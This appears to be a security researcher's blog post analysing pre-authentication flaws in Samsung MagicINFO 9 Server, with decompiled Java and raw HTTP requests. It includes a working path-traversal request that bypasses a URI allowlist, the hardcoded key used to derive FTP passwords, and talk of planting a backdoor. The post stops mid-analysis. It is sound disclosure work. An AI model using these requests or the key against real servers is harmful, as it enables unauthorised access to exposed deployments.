
Samstung Part 1 :: Remote Code Execution in MagicINFO 9 Server
One weekend, I decided to unpack some of the patches that Samsung have been sending out for their MagicINFO 9 solution. During this process, I discovered multiple vulnerabilities that when chained, achieve pre-authenticated remote code execution. However, along the way, I hit a few failures and I wanted to share them in this blog post so that I don’t feel alone my fellow researchers don’t feel alone. Don’t worry, we will finish off part 2 of this blog post series with a pre-authenticated remote code execution!
Many people ask me; how do you choose your software to target? I must confess, this is a weak area for me. I typically just pick software that has a history of high impact vulnerabilities and that is fairly widely deployed because I wish to save the creative drive for the audit itself and I choose not to be a victim of analysis paralysis. Luckly these days I’m told the targets so this becomes even easier!
One such target came to my attention, Samsung MagicINFO 9 Server. In July 2025, there was 18 high impact vulnerabilities (here is an example) released in the software and I became curious as to what the bugs were and how they were patched. The question (or challenge rather) I present myself is; Are there any pre-auth remote code execution vulnerabilities that were missed from the previous audit? I also ask questions like; How much exposure does this product have?

A quick look on Shodan reveals ~6,683 exposed servers, some of course are honeypots but it does give an idea of impact. While the software itself doesn’t appear to hold any important information, gaining a foothold to pivot into an internal network without user interaction seems enticing. Onwards with the challenge!
Version
The version that was tested, was the latest patched version at the time, 21.1080.0. The file that was tested was MagicInfo 9 Server 21.1080.0 Setup.zip released on the 5th of August, 2025 and had a sha1 hash of 9744711fe76e7531f128835bf83c9ae001069115. Note that the patch in July was fixing 18 high impact vulnerabilities, many that were pre-authenticated or allowed for an authentication bypass.
Bugs
Today we are going to discuss the following bugs:
- SRC-2025-0001 - Samsung MagicINFO 9 Server ResponseBootstrappingActivity Exposed Dangerous Method Remote Code Execution Vulnerability
- SRC-2025-0002 - Samsung MagicINFO 9 Server Hard-coded Credentials Local Privilege Escalation Vulnerability
Analysis
For this bug chain, were going to have to analyse a previous bug CVE-2025-54455. This bug impacts version <= 21.1040.2. This took me some serious effort because this component was using a custom SOAP protocol and works on many Java layers. More on that in the next blog post, however it boils down to vulnerable code inside of the com.samsung.magicinfo.framework.device.service.bootstrap.ResponseBootstrappingActivity class:
/*     */   public Object process(HashMap params) throws ServiceException {
/*  66 */     resultAppBO = null;
/*     */     try {
/*     */     // ...
/* 615 */       if (useFtpPassword7) { // 1
/* 616 */         BaseUser user = new BaseUser();
/* 617 */         String v7PasswordKey = current_time + deviceId + SecurityUtils.getFtpSecretKeyV7(); // 2
/* 618 */         String encPass = SecurityUtils.getHashSha(v7PasswordKey, 16, 2); 3
/* 619 */         user.setName(deviceId); // 4
/* 620 */         user.setPassword(encPass); // 5
/* 622 */         UserManager userMgr = (new databaseUserManagerFactory()).createUserManager();
/* 623 */         userMgr.save(user); // 6
/* 624 */         logger.error("[MagicInfo_Bootstrap][" + deviceId + "][FTP REGISTERING] DeviceTypeVersion is : " + deviceTypeVersion + " v7_password : " + encPass);
/* 625 */       }
At [1] we can set useFtpPassword7 to be true. At [2] the code extracts a hardcoded password from the database and builds the v7PasswordKey variable using the current timestamp, deviceId and hardcoded key. At [3] the string is hashed using sha256 and then the first 16 chars are extracted to become the password. Then at [4] the username is set on a new user using the deviceId. At [5] the constructed password is set on the BaseUser class and finally at [6] the FTP account is written to the database.
Can you spot the issue? The password is known because the timestamp is returned in the response! OK fair call, I didn’t show you the response object but it’s likely predictable anyway or the attacker could have used the server date header no doubt. With that, the attacker can generate the password with predictable values. The current_time and device_id are known coupled with the hardcoded FtpSecretKeyV7 value. Once the attacker is logged in, they can upload a backdoor that is triggered on a server restart. Other attacks exist, and they will be documented in part 2 so be sure to stick around!
Upon studying the patched version of ResponseBootstrappingActivity, we can see the following code:
/* 611 */       if (hashAlgo != null) { // 1
/* 612 */         DeviceCode deviceCode = deviceDao.getDeviceCode(deviceId); // 2
/* 613 */         if (deviceCode != null) {
/* 614 */           if (RESTDeviceUtils.isSupportNewProtocol(hashAlgo, device_type, deviceTypeVersion)) {
/* 615 */             String token = RESTDeviceUtils.makeToken(deviceId); // 3
/* 616 */             BaseUser user = new BaseUser();
/* 617 */             user.setName(deviceId); // 4
/* 618 */             user.setPassword(token); // 4
/* 619 */             UserManager userMgr = (new databaseUserManagerFactory()).createUserManager();
/* 620 */             userMgr.save(user); // 5
/* 621 */             logger.error("[MagicInfo_Bootstrap][" + deviceId + "][FTP REGISTERING] DeviceTypeVersion is : " + deviceTypeVersion);
/*     */           } else {
/* 624 */             logger.error("[MagicInfo_Bootstrap][" + deviceId + "] Device firmware downgraded to old");
/* 625 */             deviceDao.invalidateDeviceCode(deviceId);
/*     */           }
/*     */         }
At [1] if we can set hashAlgo to something, we can reach [2]. This code calls getDeviceCode on the DeviceDao. This is essentially an ORM layer, mapped to appropriate xml files. The one we are concerned with is com/samsung/magicinfo/framework/device/deviceInfo/dao/DeviceDaoMapper.xml:
    <select id="getDeviceCode" resultType="com.samsung.magicinfo.framework.device.deviceInfo.entity.DeviceCode">
        SELECT * FROM MI_DMS_INFO_DEVICE_CODE WHERE DEVICE_ID = #{deviceId}
    </select>
This MI_DMS_INFO_DEVICE_CODE table is empty upon a fresh install so we are going to have to solve that one. Moving along at [3], the code calls RESTDeviceUtils.makeToken.
/*     */   public static String makeToken(String deviceId) throws Exception {
/* 463 */     String token = "";
/*     */     try {
/* 465 */       token = DeviceSecurityManager.getAuthToken(deviceId);
/*     */     }
/* 467 */     catch (Exception e) {
/* 468 */       logger.error(e);
/*     */     }
/* 470 */     return token;
/*     */   }
This code simply calls DeviceSecurityManager.getAuthToken and if we look at com.samsung.magicinfo.restapi.device.utils.DeviceSecurityManager we realize that the code now jumps into a native lib DeviceSecurityManager.dll.
/*    */ public class DeviceSecurityManager
/*    */ {
/*  9 */   static Logger logger = LoggingManagerV2.getLogger(DeviceSecurityManager.class);
/* 11 */   private static File libraryFile = null;
/*    */   static  {
/*    */     try {
/* 15 */       magicInfoHome = System.getenv("MAGICINFO_PREMIUM_HOME");
/* 16 */       String libraryPath = "";
/* 17 */       if (magicInfoHome != null && !magicInfoHome.equals(""))
/* 18 */         libraryPath = magicInfoHome + File.separator + "bin" + File.separator + "DeviceSecurityManager.dll";
/* 19 */       libraryFile = new File(libraryPath);
/* 20 */       if (libraryFile.exists()) {
/* 21 */         System.load(libraryFile.getPath());
/*    */       }
/* 23 */       logger.info("[DeviceSecurityManager][getPassword] : Loaded Library " + libraryFile.getPath());
/* 24 */     } catch (Exception e) {
/* 25 */       logger.error("[DeviceSecurityManager][getPassword] : Error in Loading Library " + e.getMessage());
/*    */     }
/*    */   }
/*    */   public static String getAuthToken(String deviceId) {
/* 30 */     String token = "";
/*    */     try {
/* 32 */       token = getToken(deviceId);
/* 33 */     } catch (Exception e) {
/* 34 */       logger.error("[DeviceSecurityManager][getPassword] : " + e.getMessage());
/*    */     }
/* 36 */     return token;
/*    */   }
/*    */   private static native String getToken(String paramString);
/*    */ }
Let’s break down the problems that the attacker is faced with to successfully add an ftp account with a known password:
- Can we influence
hashAlgo? - Can we populate the
MI_DMS_INFO_DEVICE_CODEtable? - Can we discover what
DeviceSecurityManager.getAuthTokenis doing?
Problem 1 - Influencing hashAlgo
/* 332 */         if (cpu_type != null && cpu_type.contains(";")) { // 1
/* 333 */           String[] arrVals = cpu_type.split(";");
/*     */           try {
/* 335 */             if (arrVals.length > 1) {
/* 336 */               temp_cpu_type = arrVals[1];
/*     */             }
/* 338 */             if (arrVals.length >= 3) {
/* 339 */               hashAlgo = arrVals[2]; // 2
/*     */             } else {
/* 342 */               hashAlgo = "";
/*     */             }
If we can influence cpu_type at [1] then we can set hashAlgo at [2]. As it turns out, cpu_type is set from out incoming SOAP body:
/* 204 */ String cpu_type = rs.getString(".MO.MONITOR_OPERATION.BOOTSTRAP.CPU_TYPE");
Don’t ask me how I know this, many hours of debugging.
Problem 2 - Populating the MI_DMS_INFO_DEVICE_CODE table
The solution to this problem is quite simple. Find the corresponding insert statement from the same DeviceDao:
    <insert id="addDeviceCode">
        INSERT INTO MI_DMS_INFO_DEVICE_CODE
        ( DEVICE_ID, UNIQUE_CODE, IS_VALID ) VALUES ( #{deviceId} , #{code}, <include refid="utils.true" /> );
    </insert>
Looking for calls to addDeviceCode we see a nice hit inside of com.samsung.magicinfo.restapi.device.service.V2DeviceSecurityServiceImpl:
/*     */   public boolean setUniqueCode(String code, String deviceId) throws Exception {
/* 549 */     DeviceInfo deviceDao = DeviceInfoImpl.getInstance();
/* 550 */     DeviceCode deviceCode = deviceDao.getDeviceCode(deviceId);
/* 551 */     if (deviceCode != null && !deviceCode.checkIs_valid()) {
/* 552 */       return false;
/*     */     }
/* 554 */     if (deviceCode != null) {
/* 555 */       EncryptionManager encMgr = EncryptionManagerImpl.getInstance();
/* 556 */       String encCode = deviceCode.getUnique_code();
/* 557 */       String actualCode = encMgr.getDecryptionPassword("", encCode);
/* 558 */       if (!actualCode.equals(code) && deviceCode.checkIs_valid()) {
/* 559 */         deviceDao.invalidateDeviceCode(deviceId);
/*     */       }
/* 561 */       return false;
/*     */     }
/* 565 */     EncryptionManager encMgr = EncryptionManagerImpl.getInstance();
/* 566 */     String encryptPwd = encMgr.getEncryptionPassword("", code);
/* 567 */     deviceDao.addDeviceCode(encryptPwd, deviceId); // 1
/* 568 */     return true;
/*     */   }
At [1] the setUniqueCode function calls addDeviceCode and is reachable from the rest API class com.samsung.magicinfo.restapi.device.controller.V2DeviceSecurityController
/*     */   @PostMapping({"/{deviceId}/init"})
/*     */   public ResponseEntity<String> registerUniqueCode(@PathVariable(value = "deviceId", required = true) @NotEmpty @NotNull String deviceId, @RequestBody Map<String, String> body) throws Exception {
/* 262 */     this.logger.info("[REST_v2.0][Device][RegisterUniqueCode]: start for deviceID " + deviceId);
/* 263 */     if (!RESTDeviceUtils.isValidDeviceId(deviceId)) {
/* 264 */       this.logger.error("[REST_v2.0][Device][RegisterUniqueCode] end for deviceID " + deviceId + " Invalid deviceID");
/* 265 */       return ResponseEntity.status(HttpStatus.BAD_REQUEST).body("Invalid deviceID");
/*     */     }
/* 267 */     String UniqueCode = (String)body.get("data");
/* 268 */     if (StringUtils.isBlank(UniqueCode) || UniqueCode.length() != 20) { // 2
/* 269 */       this.logger.error("[REST_v2.0][Device][RegisterUniqueCode] end for deviceID " + deviceId + " Invalid input");
/* 270 */       return ResponseEntity.status(HttpStatus.BAD_REQUEST).body("Invalid Input");
/*     */     }
/* 272 */     boolean res = this.v2DeviceSecurityService.setUniqueCode(UniqueCode, deviceId); // 3
/* 273 */     if (res) {
/* 274 */       this.logger.info("[REST_v2.0][Device][RegisterUniqueCode] end for deviceID " + deviceId + " registered");
/* 275 */       return ResponseEntity.ok().build();
/*     */     }
/* 277 */     this.logger.info("[REST_v2.0][Device][RegisterUniqueCode] end for deviceID " + deviceId + " Already there");
/* 278 */     return ResponseEntity.status(HttpStatus.FORBIDDEN).body("Already Present");
/*     */   }
At [2] there is a check that the device_code is of length 20 and then at [3] setUniqueCode is called. Below is the corresponding API mapping:
/*     */ @Api(value = "Device Management System", description = "Operations pertaining to device in Device Management System", tags = {"Device API Group"})
/*     */ @RestController
/*     */ @Validated
/*     */ @ApiVersion({2.0D})
/*     */ @RequestMapping({"/restapi/v2.0/rms/devices"})
/*     */ public class V2DeviceSecurityController
It’s interesting to note that the registerUniqueCode method is not decorated with any authentication/authorization unlike, for example the getSecurityInfo method:
/*     */   @ApiOperation(value = "get security control info", notes = "...", authorizations = {@Authorization("api_key")}, tags = {"Device API Group"})
/*     */   @ApiImplicitParams({@ApiImplicitParam(name = "deviceIds", value = "Value of device IDs.", required = true, dataType = "V2CommonIds")})
/*     */   @PostMapping(value = {"/security-info"}, produces = {"application/json"})
/*     */   public ResponseEntity<ResponseBody<V2CommonBulkResultResource<DeviceSecurityConfResource, String>>> getSecurityInfo(@Valid @RequestBody V2CommonIds deviceIds) throws Exception {
Which means up to this point, everything is unauthenticated! Reaching this method though is a little tricky.
Request:
POST /MagicInfo/restapi/v2.0/rms/devices/[device_id]/init HTTP/1.1
Host: [target]:7002
Content-Length: 33
accept: application/json
Content-Type: application/json

{
    "data":"AAAAAAAAAAAAAAAAAAAA"
}
Response:
HTTP/1.1 405 Method Not Allowed
...
Content-Type: application/json;charset=UTF-8
Date: Wed, 13 Aug 2025 03:45:53 GMT
Server: MagicInfo Premium Server
Content-Length: 125

{
    "apiVersion":"2.0",
    "status":"Fail",
    "items":null,
    "errorCode":"405",
    "errorMessage":
    "Method Not Allowed",
    "isOutDoorSBox":false
}
Hang on, /MagicInfo/restapi/v2.0/rms/devices/[device_id]/init is a mapped URL, what is happening? Well it turn out that the code injects a pointcut advice class using com.samsung.magicinfo.framework.common.LicenseCheckingAspect:
/*     */   @Around("within(com.samsung.magicinfo.restapi..*) && @within(org.springframework.web.bind.annotation.RestController)")
/*     */   public Object checkLicense(ProceedingJoinPoint joinPoint) throws Throwable {
/*  44 */     if (this.freeUriList == null || this.freeUriList.isEmpty()) {
/*  45 */       synchronized (this.freeUriList) {
/*  46 */         initialize();
/*     */       }
/*     */     }
/*  50 */     HttpServletRequest request = ((ServletRequestAttributes)RequestContextHolder.getRequestAttributes()).getRequest(); // 1
/*  51 */     if (!checkFreeUri(request.getRequestURI())) { // 2
/*  52 */       String signatureStr = joinPoint.getSignature().toString();
/*  53 */       ResponseBody responseBody = new ResponseBody();
/*  54 */       responseBody.setApiVersion("2.0");
/*  55 */       if (!CommonUtils.checkAvailable(getMenu(signatureStr))) {
/*  56 */         responseBody.setStatus("Fail");
/*  57 */         responseBody.setErrorCode(ExceptionCode.HTTP405[0]);
/*  58 */         responseBody.setErrorMessage(ExceptionCode.HTTP405[2]);
/*  59 */         return new ResponseEntity(responseBody, HttpStatus.METHOD_NOT_ALLOWED);
/*     */       }
/*     */     }
/*  63 */     return joinPoint.proceed();
/*     */   }
At [1] the code gets the current incoming request object and then at [2] it calls checkFreeUri with the result of getRequestURI. Anyone that has taken my FSWA class knows where this is going already :->
/*     */   private void initialize() {
/*  79 */     if (this.freeUriList == null) {
/*  80 */       this.freeUriList = new ArrayList();
/*     */     }
/*  83 */     if (this.freeUriList.isEmpty()) {
/*  85 */       this.freeUriList.add("restapi/v2.0/ems/dashboard");
/*  86 */       this.freeUriList.add("restapi/v2.0/rms/devices/device-types");
/*  87 */       this.freeUriList.add("restapi/v2.0/sms/system/menus");
/*  88 */       this.freeUriList.add("restapi/v2.0/ems/settings/my-account");
/*  89 */       this.freeUriList.add("restapi/v2.0/ems/dashboard/notices");
/*  90 */       this.freeUriList.add("restapi/v2.0/ems/dashboard/loggedin-user");
/*  91 */       this.freeUriList.add("restapi/v2.0/ems/settings/logs/system-logs/filter");
/*  92 */       this.freeUriList.add("restapi/v2.0/ems/settings/logs/alarm-mail-logs");
/*  93 */       this.freeUriList.add("restapi/v2.0/ums");
/*  94 */       this.freeUriList.add("restapi/v2.0/ems/settings");
/*  95 */       this.freeUriList.add("restapi/v2.0/auth");
/*  96 */       this.freeUriList.add("restapi/v2.0/edge");
/*  97 */       this.freeUriList.add("restapi/v2.0/rms/devices/filter");
/*  98 */       this.freeUriList.add("restapi/v2.0/sms/system/alerts");
/*  99 */       this.freeUriList.add("restapi/v2.0/sms/system/configs");
/* 100 */       this.freeUriList.add("restapi/v2.0/cms/contents/thumbnails");
/*     */     }
/*     */   }
/*     */   private boolean checkFreeUri(String requestUri) {
/* 105 */     for (String uri : this.freeUriList) {
/* 106 */       if (requestUri.contains(uri)) { // 3
/* 107 */         this.logger.info("License-Free URI : " + requestUri);
/* 108 */         return true;
/*     */       }
/*     */     }
/* 111 */     return false;
/*     */   }
At [3] there is a contains check that the URI has any of these strings. Turns out that getRequestURI doesn’t resolve traversals or URL encoding so we can bypass the check by providing the string restapi/v2.0/auth in the URI.

Request:
POST /MagicInfo/restapi/v2.0/auth/../rms/devices/[device_id]/init HTTP/1.1
Host: [target]:7002
Content-Length: 33
accept: application/json
Content-Type: application/json

{
    "data":"AAAAAAAAAAAAAAAAAAAA"
}
Response:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-FRAME-OPTIONS: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'  blob:; img-src 'self' data:;worker-src blob:;
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Wed, 13 Aug 2025 03:51:43 GMT
Server: MagicInfo Premium Server
Content-Length: 0
This sets the device_code to the string AAAAAAAAAAAAAAAAAAAA.
Problem 3 - Solving DeviceSecurityManager.getAuthToken
As it turns out, DeviceSecurityManager.getAuthToken calls back into the Java layer and generates the password like so: [timestamp][device_id]\x01\x16\x1a\x02\x14\x13\x12\x11\x03[device_code]. The \x01\x16\x1a\x02\x14\x13\x12\x11\x03 value is the same hardcoded key stored in the database.


This device_code is also known because it’s the same code we used for problem 2!

Device Approved

No sweat! We get some success here:
Logging in
Phew! Now that we constructed our ftp account and have a valid password, we can just login? Right? RIGHT? Well… inside of the org.apache.ftpserver.usermanager.impl.databaseUserManager we have another problem:
/*     */   public User authenticate(Authentication authentication) throws AuthenticationFailedException {
/* 238 */     lazyInit();
/* 240 */     if (authentication instanceof UsernamePasswordAuthentication) {
/* 241 */       UsernamePasswordAuthentication upauth = (UsernamePasswordAuthentication)authentication;
/* 243 */       String user = upauth.getUsername();
/* 244 */       String password = upauth.getPassword();
/* 246 */       if (user == null) {
/* 247 */         throw new AuthenticationFailedException("Authentication failed");
/*     */       }
/* 250 */       if (password == null) {
/* 251 */         password = "";
/*     */       }
/* 253 */       DownloadInfo dao = DownloadInfoImpl.getInstance();
/*     */       try {
/* 255 */         String databasePassword = "";
/*     */         try {
/* 258 */           if (isThisValidMISUser(user)) {
/* 259 */             throw new AuthenticationFailedException("FTP disabled for MIS users");
/*     */           }
/* 261 */           DeviceInfo deviceDao = DeviceInfoImpl.getInstance();
/* 262 */           boolean isDeviceApproved = deviceDao.getDeviceApprovalStatusByDeviceId(user); // 1
/* 263 */           if (!isDeviceApproved) {
/* 264 */             throw new AuthenticationFailedException("Authentication failed");
/*     */           }
Before the login occurs, at [1] there is a check that the device is approved with a call to getDeviceApprovalStatusByDeviceId. Looking at the DeviceDao corresponding mapper again, we see:
    <select id="getDeviceApprovalStatusByDeviceId"
            resultType="Boolean">
        SELECT IS_APPROVED FROM MI_DMS_INFO_DEVICE WHERE DEVICE_ID = #{deviceId}
    </select>

From a high level, when an attacker creates an ftp account via adding a device, the device isn’t approved, so the ftp account can’t login. Dam, almost. Going off a tangent here, but also note that an attacker can login with the hashed password (pass the hash bug) because of the fault in com.samsung.magicinfo.mvc.security.SimpleAuthenticationProvider classes validatePassword method.
Ahem, back to logging into the ftp service. Somewhere in the code though, the Samsung developers must set is_approved to true. The only location I found that was unauthenticated was in the com.samsung.magicinfo.framework.monitoring.service.ActivationServiceActivity class:
/*     */   public Object process(HashMap params) throws ServiceException {
/*  59 */     ResultSet rs = null;
/*     */     try {
/*  61 */       rs = (ResultSet)params.get("resultset");
/*     */       //...
/*  63 */       String deviceId = rs.getAttribute("DEVICE_ID"); // 1
/*  79 */       if (device != null && eventPath != null && eventPath.equals(".MO.MONITORING_INFO.ACTIVATION"))
/*     */       {
/*  81 */         if (rs.getString(".MO.MONITORING_INFO.ACTIVATION.ACTIVATION_CODE") != null &&
/*  82 */           !rs.getString(".MO.MONITORING_INFO.ACTIVATION.ACTIVATION_CODE").equals("")) { // 2
/*  83 */           String activation_code = rs.getString(".MO.MONITORING_INFO.ACTIVATION.ACTIVATION_CODE");
/*  86 */           this.logger.error("[FET Activation Code] activation_code value " + activation_code);
/*  89 */           ActivationInfo acDao = ActivationInfoImpl.getInstance();
/*  93 */           if (acDao.isNewActivationCode(activation_code)) { // 3
/*     */             //...
/* 102 */             return driver.createAppBOForResponse(rmql);
/*     */           }
/* 106 */           this.logger.error("[Activation Code] this is saved AC " + activation_code);
/* 108 */           ActivationEntity aEntity = acDao.getActivationInfo(activation_code);
/* 109 */           int comp = aEntity.getExpired_date().compareTo(new Timestamp(System.currentTimeMillis()));
/* 110 */           if (comp < 0) { // 4
/*     */             //...
/* 121 */             return driver.createAppBOForResponse(rmql);
/*     */           }
/*     */           //...
/* 199 */                 Map param = new HashMap();
/* 200 */                 param.put("device_name", autoDevNamePrefix);
/* 201 */                 param.put("device_id", deviceId);
/* 202 */                 param.put("device_type", device.getDevice_type());
/* 203 */                 param.put("group_id", basicDevGrpId);
/* 204 */                 param.put("current_group_id", Integer.valueOf(999999));
/* 205 */                 param.put("device_model_name", null);
/* 206 */                 param.put("location", "");
/* 207 */                 param.put("is_approved", Boolean.valueOf(true)); // 5
/* 208 */                 param.put("calDate", "");
/* 209 */                 param.put("orgGroupId", devOrgGrpId);
/* 210 */                 int seq = deviceInfo.setApprovalWithSeq(param);
/* 212 */                 String autoDevName = autoDevNamePrefix + "_" + String.format("%04d", new Object[] { Integer.valueOf(seq) }) + "_" + deviceId;
/* 213 */                 this.logger.error("[Activation Code] autoDevName " + autoDevName);
/*     */
/* 215 */                 DeviceUtils.approveDevice("", basicDevGrpId, autoDevName, "", deviceId, null, "sessionId", "admin", "", "", "activationService"); // 6
At [1] the DEVICE_ID is controlled in the incoming request. At [2] the provided mo_path for .MO.MONITORING_INFO.ACTIVATION.ACTIVATION_CODE must be set. This will be important later. At [3] isNewActivationCode is called on the attacker controlled activation_code. This is defined in the ActivationDao mapper located at com/samsung/magicinfo/framework/setup/dao/ActivationDaoMapper.xml:
    <select id="isNewActivationCode" resultType="long">
        SELECT COUNT(ACTIVATION_CODE) FROM MI_SAAS_INFO_ACTIVATION_CODE
        WHERE ACTIVATION_CODE = #{activationCode}
    </select>
Whoops! turns out, that is also missing from the database. If this returns true then we have an early return, not ideal. Let’s fix that problem later, continuing on we can reach [4] and ensure that the activation_code isn’t expired. If the activation code is expired, we get another early return. Finally, upon passing all checks we are able to reach [5] which sets the device to approved and at [6] updates the database. Looks like we need to insert an activation code. Looking at the ActivationDao mapper, we can see:
    <insert id="addActivationInfo">
        INSERT INTO MI_SAAS_INFO_ACTIVATION_CODE
        (ACTIVATION_CODE, ORGAN_ID, EXPIRED_DATE, CREATE_DATE, LAST_MODIFIED_DATE)
        VALUES (#{entity.activation_code}, #{entity.organ_id}, #{entity.expired_date},
        <include refid="utils.currentTimestamp" />
        ,
        <include refid="utils.currentTimestamp" />
        )
    </insert>
Essentially, we are looking for calls to addActivationInfo. There are 3 calls to this method in the codebase. Inside of the com.samsung.magicinfo.openapi.custom.service.CommonUserService class we can see 2 of the calls coming from the acceptContractforNoc method. This method only works if the MI_USER_MAP_USER_CONTRACT table is populated by calling addUserContractMap. (Un)fortunately that method is never called in the code, which leaves a dead end.
The last resort is the com.samsung.magicinfo.openapi.custom.service.CommonSettingService class:
/*     */   public String addActivationInfo(Long organ_id, String expired_date_str) throws OpenApiServiceException {
/* 461 */     if (!this.canReadActivationCode) // 1
/*     */     {
